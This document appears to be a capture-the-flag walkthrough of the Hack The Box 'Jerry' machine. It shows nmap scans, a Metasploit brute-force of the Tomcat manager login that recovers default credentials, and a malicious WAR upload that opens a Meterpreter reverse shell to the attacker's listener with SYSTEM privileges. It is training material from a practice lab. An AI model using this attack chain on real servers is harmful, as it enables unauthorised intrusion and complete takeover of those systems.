```
All port scan, verbose
```

```
[user@parrot]-[~]
  -- $nmap -v -p- -n jerry.htb -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may
be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-26 22:38 +08
Initiating Connect Scan at 22:38
Scanning jerry.htb (10.129.1.110) [65535 ports]
Discovered open port 8080/tcp on 10.129.1.110
Connect Scan Timing: About 5.56% done; ETC: 22:47 (0:08:47 remaining)
Connect Scan Timing: About 15.43% done; ETC: 22:44 (0:05:34 remaining)
Connect Scan Timing: About 28.37% done; ETC: 22:43 (0:03:50 remaining)
Connect Scan Timing: About 39.80% done; ETC: 22:43 (0:03:03 remaining)
Connect Scan Timing: About 50.35% done; ETC: 22:43 (0:02:29 remaining)
Connect Scan Timing: About 59.44% done; ETC: 22:43 (0:02:14 remaining)
Connect Scan Timing: About 66.67% done; ETC: 22:44 (0:01:57 remaining)
Connect Scan Timing: About 74.86% done; ETC: 22:44 (0:01:29 remaining)
Connect Scan Timing: About 80.76% done; ETC: 22:44 (0:01:10 remaining)
Connect Scan Timing: About 87.07% done; ETC: 22:44 (0:00:48 remaining)
Completed Connect Scan at 22:44, 370.99s elapsed (65535 total ports)
Nmap scan report for jerry.htb (10.129.1.110)
Host is up (0.18s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT STATE SERVICE
8080/tcp open http-proxy
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 371.04 seconds
```

Udp scan output

```
[user@parrot]-[~]
  -- $sudo nmap -sU -v -n jerry.htb
Starting Nmap 7.92 (https://nmap.org) at 2021-08-26 22:38 +08
Initiating Ping Scan at 22:38
Scanning jerry.htb (10.129.1.110) [4 ports]
Completed Ping Scan at 22:38, 0.20s elapsed (1 total hosts)
Initiating UDP Scan at 22:38
Scanning jerry.htb (10.129.1.110) [1000 ports]
UDP Scan Timing: About 17.00% done; ETC: 22:41 (0:02:31 remaining)
UDP Scan Timing: About 33.20% done; ETC: 22:41 (0:02:03 remaining)
UDP Scan Timing: About 50.00% done; ETC: 22:41 (0:01:31 remaining) UDP Scan Timing: About 66.00% done; ETC: 22:41 (0:01:02 remaining)
UDP Scan Timing: About 82.05% done; ETC: 22:41 (0:00:33 remaining)
Completed UDP Scan at 22:41, 183.75s elapsed (1000 total ports)
Nmap scan report for jerry.htb (10.129.1.110)
Host is up (0.18s latency).
All 1000 scanned ports on jerry.htb (10.129.1.110) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 184.09 seconds
           Raw packets sent: 2034 (94.006KB) | Rcvd: 3 (196B)
```

Nmap default scripts version, tomcat discovered

```
STATE SERVICE VERSION
8080/tcp open http
                    Apache Tomcat/Coyote JSP engine 1.1
| http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
| http-methods:
  Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache-Coyote/1.1
NSE: Script Post-scanning.
Initiating NSE at 22:48
```

```
Completed NSE at 22:48, 0.00s elapsed
Initiating NSE at 22:48, 0.00s elapsed
Initiating NSE at 22:48, 0.00s elapsed
Initiating NSE at 22:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 15.79 seconds

[user@parrot]=[~]

$nmap -v -p8080 -n jerry.htb -sC -sV -Pn
```

Searchsploit tomcat


Tomcat login bruteforce

msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!

SNIPPED
[+] 10.129.1.110:8080 - Login Successful: tomcat:s3cret

Ability to upload war file



Deploy					
Deploy directory or WAR file located on server					
Context Path (required):					
XML Configuration file URL:					
WAR or Directory URL:					
	Deploy				
WAR file to deploy					
Select WAR file to upload Browse No file selected.					
	Deploy				

Diagnostics						
Check to see if a web application has caused a memory leak on stop, reload or undeploy						
Find leaks	This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.					

Server information									
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address		
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.129.1.110		

Meterpreter options

```
______
  HttpPassword s3cret
                            no
                                     The password for the specified username
  HttpUsername tomcat
                            no
                                     The username to authenticate as
  Proxies
                             no
                                     A proxy chain of format
type:host:port[,type:host:port][...]
                             yes
                                    The target host(s), range CIDR
  RHOSTS
             jerry
identifier, or hosts file with syntax 'file:<path>'
  RPORT 8080
                     yes The target port (TCP)
  SSL
              false
                                     Negotiate SSL/TLS for outgoing
                             no
connections
  TARGETURI /manager
                                     The URI path of the manager app
(/html/upload and /undeploy will be used)
                                     HTTP server virtual host
Payload options (java/meterpreter/reverse tcp):
  Name Current Setting Required Description
                      yes
  LHOST tun0
                              The listen address (an interface may be
specified)
                               The listen port
  LPORT 4444
                      yes
Exploit target:
  Id Name
  0 Java Universal
```

Reverse shell popped

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.10.16.12:4444
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying xnnN8CkXRlS4OzpYV1NcsjB...
[*] Uploading 6229 bytes as xnnN8CkXRlS4OzpYV1NcsjB.war ...
[*] Executing xnnN8CkXRlS4OzpYV1NcsjB...
[*] Executing /xnnN8CkXRlS4OzpYV1NcsjB/PMUL7bwv1k7sV9.jsp...
[*] Sending stage (58060 bytes) to 10.129.1.110
[*] Finding CSRF token...
[*] Undeploying xnnN8CkXRlS4OzpYV1NcsjB ...
[*] Meterpreter session 1 opened (10.10.16.12:4444 -> 10.129.1.110:49192) at 2021-
08-26 23:02:29 +0800
meterpreter > sysinfo
Computer : JERRY
            : Windows Server 2012 R2 6.3 (amd64)
Meterpreter : java/windows
meterpreter > getuid
Server username: JERRY$
```

User priv system

```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

Admin flag

```
C:\Users\ADMINI~1\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\ADMINI~1\Desktop\flags
```